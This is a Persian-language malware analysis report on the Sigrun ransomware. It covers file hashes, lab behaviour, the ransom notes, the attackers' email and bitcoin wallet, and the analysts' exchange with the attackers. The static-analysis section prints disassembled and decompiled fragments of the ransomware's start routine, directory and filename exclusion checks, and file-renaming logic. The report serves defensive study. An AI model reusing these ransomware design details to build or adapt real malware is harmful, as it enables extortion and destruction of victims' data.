باسمه تعالی

# تحلیل فنی باج افزار Sigrun

## مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی به نام Sigrun خبر می‌دهد. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در اواسط ماه می سال ۲۰۱۸ میلادی شروع شده است و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می‌باشد، مشاهدات اولیه حاکی از آن است که این باج‌افزار کاربران روسی را مورد حمله خود قرار نمی‌دهد. طبق بررسی‌های انجام شده به نظر می‌رسد باج‌افزار GandCrab والد این باج‌افزار می‌باشد. همچنین برخی از آنتی‌ویروس‌های معتبر آن را از خانواده باج‌افزار Razy تشخیص داده‌اند. این باج‌افزار از الگوریتم رمزنگاری AES برای رمزگذاری فایل‌ها استفاده می‌کند و همانند اکثر باج‌افزارها، پس از رمزگذاری فایل‌ها از قربانیان تقاضای بیت‌کوین می‌کند که برای اطلاع از مقدار باج درخواستی، می بایست از طریق ایمیل ذکر شده در پیغام باج‌خواهی با مهاجمین ارتباط برقرار نمود.

## مشخصات فایل اجرایی :

| نام فایل | sigrun.exe |
|---|---|
| MD۵ | ٤adf٩٩٤٤٤٥٣e٥a٣ecedc١٩٧bf٦e٣b٠٠ |
| SHA-١ | ٦٢e٣٦c٤٠٠ad٨٣٨٤٢bf٩٥c٣e١d٣٦٦f٢٣١٤a٨d٠٨٣c |
| SHA-٢٥٦ | ٤٨٥٥٩٠٢٥٣ddae٠٥١a٤b٢b٨٣٠٤٤f٧٨b٣e٢a٤a٦٧٩٧٥dc٢٩f٨٤٥٠b٩de٤٢٩d٥٣cccf |
| اندازه فایل | ٤٧.٥ KB |
| کامپایلر | Borland Delphi ٣.٠ |

فایل اجرایی این باج افزار دارای شش بخش است :


| نام بخش | آنتروپی | آدرس مجازی | اندازه مجازی | اندازه خام |
|---|---|---|---|---|
| .text | ٦.٣٩ | ٤٠٩٦ | ١٢٢٨٠ | ١٢٢٨٨ |
| .rdata | ٤.٤٣ | ١٦٣٨٤ | ٣٤٠٦ | ٣٥٨٤ |
| .data | ٢.٧٤ | ٢٠٤٨٠ | ٢٩٣٣٢ | ٢٩٦٩٦ |
| .CRT | ٠.٠٦ | ٥٣٢٤٨ | ٤ | ٥١٢ |
| .rsrc | ٤.٧ | ٥٧٣٤٤ | ٤٨٠ | ٥١٢ |
| .reloc | ٥.٣٨ | ٦١٤٤٠ | ٧٤٠ | ١٠٢٤ |

## تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار Sigrun، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا، شروع به رمزگذاری فایل‌ها می‌کند و پس از اتمام فرایند رمزگذاری، فایل اجرایی خود را حذف می‌کند. این باج‌افزار دو فایل زیر را در کنار فایل‌های رمزگذاری شده و دایرکتوری‌های مختلف ایجاد می‌کند :

۱. فایل RESTORE-SIGRUN.html که شامل پیغام باج‌خواهی می‌باشد و پس از اتمام فرایند رمزگذاری فایل‌ها به نمایش در می‌آید.
۲. فایل RESTORE-SIGRUN.txt که شامل پیغام باج‌خواهی، ایمیل مهاجمین و کدشناسایی مربوط به قربانی می‌باشد.


تصویر زیر محتوای فایل RESTORE-SIGRUN.txt را نشان می‌دهد :




این باج‌افزار از الگوریتم رمزنگاری AES استفاده می‌کند و طبق بررسی‌های انجام شده فایل‌های موجـود در دایرکتوری‌های زیر را رمزگذاری نمی‌کند :


| |
|---|
| *ProgramData, IETldCache, Program Files, All Users, Local Settings, Windows, Tor Browser, Boot* |

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد.




پس از رمزگذاری فایل‌ها، پسوند sigrun. به انتهای فایل‌های رمزگذاری شده اضافه می‌شود که به نظر می‌رسد علت نام گذاری باج‌افزار به این نام، اضافه شدن این پسوند به انتهای فایل‌ها باشد.

پس از اتمام فرآیند رمزگذاری، باج‌افزار، پیغام باج‌خواهی خود را به نمایش می‌گذارد تصویر زیر پیغام باج‌خواهی باج افزار sigrun را نشان می‌دهد.




بر اساس پیغام باج‌خواهی، یک کد شناسایی منحصربفرد برای هر قربانی وجود دارد که قربانیان برای رمزگشایی فایل‌ها، باید از طریق آدرس ایمیل sigrun_decryptor@protonmail.ch با مهاجمین ارتباط برقرار نمایند و بایستی کد شناسایی خود را در قسمت Subject ایمیل وارد نمایند. به منظور جلب اعتماد قربانیان، امکان رمزگشایی تعدادی از فایل‌ها قبل از پرداخت مبلغ باج نیز فراهم شده است که قربانیان در صورت تمایل، می‌توانند حداکثر ۳ فایل با حجم ۵۰ مگابایت را برای رمزگشایی ارسال نمایند. در پیغام باج‌خواهی مهلتی برای پرداخت مبلغ باج در نظر گرفته نشده است و مهاجمین به عواقب عدم پرداخت مبلغ باج اشاره‌ای نکرده‌اند.

پس از برقراری ارتباط با مهاجمین به صورت ناشناس، پیغام زیر برای ما ارسال شد.

**sigrun_decryptor** <sigrun_decryptor@protonmail.ch>


Hello! To decrypt all files you should pay us 500$. But we can decrypt for you 3 files for free(max size 50mb).

Attach files for free decryption. If you are satisfied with results we will give you bitcoin address with instructions how to buy decryptor for all your files!

Sent with ProtonMail Secure Email.

طبق این پیام، مبلغ باج ۵۰۰ دلار تعیین شد و مهاجمین جهت جلب اعتماد ما اعلام نمودند که باید ۳ فایل رمزگذاری شده را برای آن‌ها ارسال نماییم. پس از ارسال فایل‌ها، فایل‌های رمزگشایی شده به همراه آدرس کیف پول بیت‌کوین مهاجمین [1FgTcDK9vuiPTgUXfBodCLYpipcwwfmwGY] جهت پرداخت مبلغ باج‌خواهی ارسال گردید.

طبق بررسی‌های انجام شده، در حال حاضر کیف پول مربوط به این باج‌افزار تاکنون هیچ تراکنشی نداشته است.


Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

| Summary | |
|---|---|
| Address | 1FgTcDK9vuiPTgUXfBodCLYpipcwwfmwGY |
| Hash 160 | a10831a89062743abf15156864c4bb1beba630f9 |
| Tools | Related Tags - Unspent Outputs |

| Transactions | |
|---|---|
| No. Transactions | 0 |
| Total Received | 0 BTC |
| Final Balance | 0 BTC |


Request Payment Donation Button

بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه های متداول از جمله هرزنامه‌ها وجود دارد.

## تحلیل ایستا:

پس از تحلیل کد باج‌افزار Sigrun به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار sigrun ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. همچنین مشخص شد که پس از رمزگذاری به انتهای فایل‌ها پسوند sigrun. اضافه می‌شود، این تغییرات به خوبی در تصویر زیر قابل مشاهده است.




قطعه کد زیر مربوط به تابع آغاز فعالیت باج‌افزار می‌باشد :

```
.text:00402420 ; =============== S U B R O U T I N E =======================================
.text:00402420
.text:00402420 ; Attributes: noreturn bp-based frame
.text:00402420
.text:00402420                 public start
.text:00402420 start           proc near
.text:00402420                 push    ebp
.text:00402421                 mov     ebp, esp
.text:00402423                 and     esp, 0FFFFFFF8h
.text:00402426                 push    ecx
.text:00402427                 push    esi
.text:00402428                 call    ds:GetCommandLineA
.text:0040242E                 push    0               ; dwProcessId
.text:00402430                 push    0               ; bInheritHandle
.text:00402432                 push    0               ; dwDesiredAccess
.text:00402434                 call    ds:OpenProcess
.text:0040243A                 call    ds:GetLastError
.text:00402440                 cmp     eax, 57h
.text:00402443                 jz      short loc_40244D
.text:00402445                 push    0               ; uExitCode
.text:00402447                 call    ds:ExitProcess
.text:00402447 ; ---------------------------------------------------------------------------
.text:0040244D
.text:0040244D loc_40244D:                             ; CODE XREF: start+23↑j
.text:0040244D                 call    sub_402150
.text:00402452                 test    eax, eax
.text:00402454                 jz      short loc_40245B
.text:00402456                 call    sub_4020D0
.text:00402456 ; ---------------------------------------------------------------------------
.text:0040245B
.text:0040245B loc_40245B:                             ; CODE XREF: start+34↑j
.text:0040245B                 call    sub_401FB0
.text:00402460                 test    eax, eax
.text:00402462                 jnz     short loc_40246B
.text:00402464                 push    eax             ; uExitCode
.text:00402465                 call    ds:ExitProcess
.text:00402465 ; ---------------------------------------------------------------------------
.text:0040246B
.text:0040246B loc_40246B:                             ; CODE XREF: start+42↑j
.text:0040246B                 push    1               ; uMode
.text:0040246D                 call    ds:SetErrorMode
.text:00402473                 mov     esi, ds:InitializeCriticalSection
.text:00402479                 push    offset CriticalSection ; lpCriticalSection
.text:0040247E                 call    esi ; InitializeCriticalSection
.text:00402480                 push    offset stru_40C24C ; lpCriticalSection
.text:00402485                 call    esi ; InitializeCriticalSection
.text:00402487                 push    offset stru_40C268 ; lpCriticalSection
.text:0040248C                 call    esi ; InitializeCriticalSection
.text:0040248E                 call    sub_401EE0
.text:00402493                 mov     esi, ds:DeleteCriticalSection
.text:00402499                 push    offset stru_40C268 ; lpCriticalSection
.text:0040249E                 call    esi ; DeleteCriticalSection
.text:004024A0                 push    offset CriticalSection ; lpCriticalSection
.text:004024A5                 call    esi ; DeleteCriticalSection
.text:004024A7                 push    offset stru_40C24C ; lpCriticalSection
.text:004024AC                 call    esi ; DeleteCriticalSection
.text:004024AE                 call    sub_402240
.text:004024B3                 push    3               ; nShowCmd
.text:004024B5                 push    0               ; lpDirectory
.text:004024B7                 push    0               ; lpParameters
.text:004024B9                 push    offset aRestoreSigrun_ ; "RESTORE-SIGRUN.html"
.text:004024BE                 push    offset Operation ; "open"
.text:004024C3                 push    0               ; hwnd
.text:004024C5                 call    ds:ShellExecuteW
.text:004024CB                 call    sub_4020D0
.text:004024CB start           endp
.text:004024CB
.text:004024CB ; ---------------------------------------------------------------------------
```

قطعه کد زیر مربوط به نمایش پیغام باج‌خواهی می‌باشد :

485590253ddae051a4b2b83044f78b3e2a4a67975dc29f8450b9de429d53cccf.c

```
1222
1223  //----- (00402420) --------------------------------------------------------
1224  void __noreturn start()
1225  {
1226    GetCommandLineA();
1227    OpenProcess(0, 0, 0);
1228    if ( GetLastError() != 87 )
1229      ExitProcess(0);
1230    if ( sub_402150() )
1231      sub_4020D0();
1232    if ( !sub_401FB0() )
1233      ExitProcess(0);
1234    SetErrorMode(1u);
1235    InitializeCriticalSection(&CriticalSection);
1236    InitializeCriticalSection(&stru_40C24C);
1237    InitializeCriticalSection(&stru_40C268);
1238    sub_401EE0();
1239    DeleteCriticalSection(&stru_40C268);
1240    DeleteCriticalSection(&CriticalSection);
1241    DeleteCriticalSection(&stru_40C24C);
1242    sub_402240();
1243    ShellExecuteW(0, L"open", L"RESTORE-SIGRUN.html", 0, 0, 3);
1244    sub_4020D0();
1245  }
1246
1247  //----- (004024E0) --------------------------------------------------------
```

همانطور که اشاره نمودیم این باج‌افزار فایل‌های موجود در دایرکتوری‌هایی خاص را رمزگذاری نمی‌کند

قطعه کد زیر صحت این موضوع را بیان می‌کند :

485590253ddae051a4b2b83044f78b3e2a4a67975dc29f8450b9de429d53cccf.c [*] wincrypt.h

```
1746  //----- (00402DB0) --------------------------------------------------------
1747  signed int __fastcall sub_402DB0(int a1, int a2)
1748  {
1749    int v2; // ebx@1
1750    int v3; // esi@1
1751    WCHAR *v4; // edi@1
1752    signed int v5; // esi@6
1753    int v7; // [sp+Ch] [bp-4h]@1
1754
1755    v2 = a2;
1756    v3 = a1;
1757    v7 = a2;
1758    v4 = (WCHAR *)VirtualAlloc(0, 0x201u, 0x3000u, 0x40u);
1759    if ( !sub_403480(v3, (int)L"\\ProgramData\\")
1760      && !sub_403480(v3, (int)L"\\IETldCache\\")
1761      && !sub_403480(v3, (int)L"\\Boot\\") )
1762    {
1763      if ( sub_403480(v3, (int)L"\\Program Files\\") )
1764      {
1765        *(_DWORD *)v2 = 1;
1766      }
1767      else if ( !sub_403480(v3, (int)L"\\Tor Browser\\")
1768             && !sub_403480(v3, (int)L"\\All Users\\")
1769             && !sub_403480(v3, (int)L"\\Local Settings\\")
1770             && !sub_403480(v3, (int)L"\\Windows\\") )
1771      {
1772        if ( SHGetSpecialFolderPathW(0, v4, 42, 0) && sub_403480(v3, (int)v4) )
1773        {
1774          *(_DWORD *)v7 = 1;
1775        }
1776        else if ( (!SHGetSpecialFolderPathW(0, v4, 43, 0) || !sub_403480(v3, (int)v4))
1777               && (!SHGetSpecialFolderPathW(0, v4, 36, 0) || !sub_403480(v3, (int)v4))
1778               && (!SHGetSpecialFolderPathW(0, v4, 28, 0) || !sub_403480(v3, (int)v4)) )
1779        {
1780          v5 = 1;
1781          goto LABEL_7;
1782        }
1783      }
1784    }
1785    v5 = 0;
1786  LABEL_7:
1787    VirtualFree(v4, 0, 0x8000u);
1788    return v5;
1789  }
```

در قطعه کد زیر برخی از فایل‌های مرتبط با باج‌افزار مشخص شده‌اند:

```
485590253ddae051a4b2b83044f78b3e2a4a67975dc29f8450b9de429d53cccf.c | [*] wincrypt.h
1799  //----- (00402F10) --------------------------------------------------------
1800  int __thiscall sub_402F10(LPCWSTR lpString)
1801  {
1802    const WCHAR *v1; // edi@1
1803    int v2; // ebx@1
1804    int v3; // esi@1
1805    int v4; // ebx@1
1806    const WCHAR *v5; // esi@4
1807    int result; // eax@5
1808
1809    v1 = lpString;
1810    v2 = lstrlenW(lpString);
1811    v3 = (int)&v1[lstrlenW(v1) - 1];
1812    v4 = v2 - 1;
1813    if ( v4 )
1814    {
1815      do
1816      {
1817        v3 -= 2;
1818        --v4;
1819      }
1820      while ( *(_WORD *)v3 != 92 && v4 );
1821    }
1822    v5 = (const WCHAR *)(v3 + 2);
1823    if ( lstrcmpiW(v5, L"desktop.ini")
1824      && lstrcmpiW(v5, L"autorun.inf")
1825      && lstrcmpiW(v5, L"ntuser.dat")
1826      && lstrcmpiW(v5, L"iconcache.db")
1827      && lstrcmpiW(v5, L"bootsect.bak")
1828      && lstrcmpiW(v5, L"boot.ini")
1829      && lstrcmpiW(v5, L"ntuser.dat.log")
1830      && lstrcmpiW(v5, L"thumbs.db")
1831      && lstrcmpiW(v5, L"RESTORE-SIGRUN.html")
1832      && lstrcmpiW(v5, L"RESTORE-SIGRUN.txt")
1833      && lstrcmpiW(v5, L"ntldr")
1834      && lstrcmpiW(v5, L"NTDETECT.COM") )
1835      result = lstrcmpiW(v5, L"Bootfont.bin") == 0;
1836    else
1837      result = 1;
1838    return result;
1839  }
1840
1841  //----- (00403000) --------------------------------------------------------
```

بر اساس قطعه کد زیر، باج افزار Sigrun ، پسوند sigrun. را به انتهای فایل‌های رمزگذاری شده اضافه می‌کند :

```
485590253ddae051a4b2b83044f78b3e2a4a67975dc29f8450b9de429d53cccf.c | [*] wincrypt.h | winuser.h
1991  //----- (00403260) --------------------------------------------------------
1992  int __usercall sub_403260@<eax>(LPCWSTR lpString@<ecx>, int a2@<edx>, int a3)
1993  {
1994    int v3; // ebx@1
1995    const WCHAR *v4; // edi@1
1996    WCHAR *v5; // esi@1
1997    int result; // eax@2
1998
1999    v3 = a2;
2000    v4 = lpString;
2001    v5 = (WCHAR *)VirtualAlloc(0, 0x200u, 0x3000u, 4u);
2002    wsprintfW(v5, L"%s.sigrun", v4);
2003    if ( sub_403000(v4) )
2004    {
2005      VirtualFree(v5, 0, 0x8000u);
2006      result = 0;
2007    }
2008    else
2009    {
2010      if ( !sub_402F10(v4) && *(_DWORD *)(v3 + 32) >= 2u )
2011      {
2012        if ( sub_4010C0(v4, a3) )
2013          MoveFileW(v4, v5);
2014      }
2015      VirtualFree(v5, 0, 0x8000u);
2016      result = 1;
2017    }
2018    return result;
2019  }
2020
2021  //----- (004032F0) --------------------------------------------------------
```

این باج‌افزار از کتابخانه‌های ویندوزی به همراه توابعی از هرکدام از کتابخانه‌ها استفاده می‌کند، در تصویر استفاده از این کتابخانه‌ها به خوبی قابل مشاهده است، همچنین لیست کامل این کتابخانه‌ها به همراه توابع مورد استفاده نیز در ادامه‌ی متن آمده است.

```
.rdata:00404780 ; Import names for KERNEL32.dll
.rdata:00404780 ;
.rdata:00404780 off_404780      dd rva word_404948      ; DATA XREF: .rdata:__IMPORT_DESCRIPTOR_KERNEL32↑o
.rdata:00404784                 dd rva word_404958
.rdata:00404788                 dd rva word_404974
.rdata:0040478C                 dd rva word_404982
.rdata:00404790                 dd rva word_404998
.rdata:00404794                 dd rva word_4049A8
.rdata:00404798                 dd rva word_4049BE
.rdata:0040479C                 dd rva word_4049CC
.rdata:004047A0                 dd rva word_4049D8
.rdata:004047A4                 dd rva word_4049E8
.rdata:004047A8                 dd rva word_4049FA
.rdata:004047AC                 dd rva word_404A0A
.rdata:004047B0                 dd rva word_404A1A
.rdata:004047B4                 dd rva word_404A34
.rdata:004047B8                 dd rva word_404A40
.rdata:004047BC                 dd rva word_404A4C
.rdata:004047C0                 dd rva word_404A64
.rdata:004047C4                 dd rva word_404936
.rdata:004047C8                 dd rva word_404A88
.rdata:004047CC                 dd rva word_404AA0
.rdata:004047D0                 dd rva word_404AB0
.rdata:004047D4                 dd rva word_404ABC
.rdata:004047D8                 dd rva word_404AD4
.rdata:004047DC                 dd rva word_404AEC
.rdata:004047E0                 dd rva word_404AFA
.rdata:004047E4                 dd rva word_404B0C
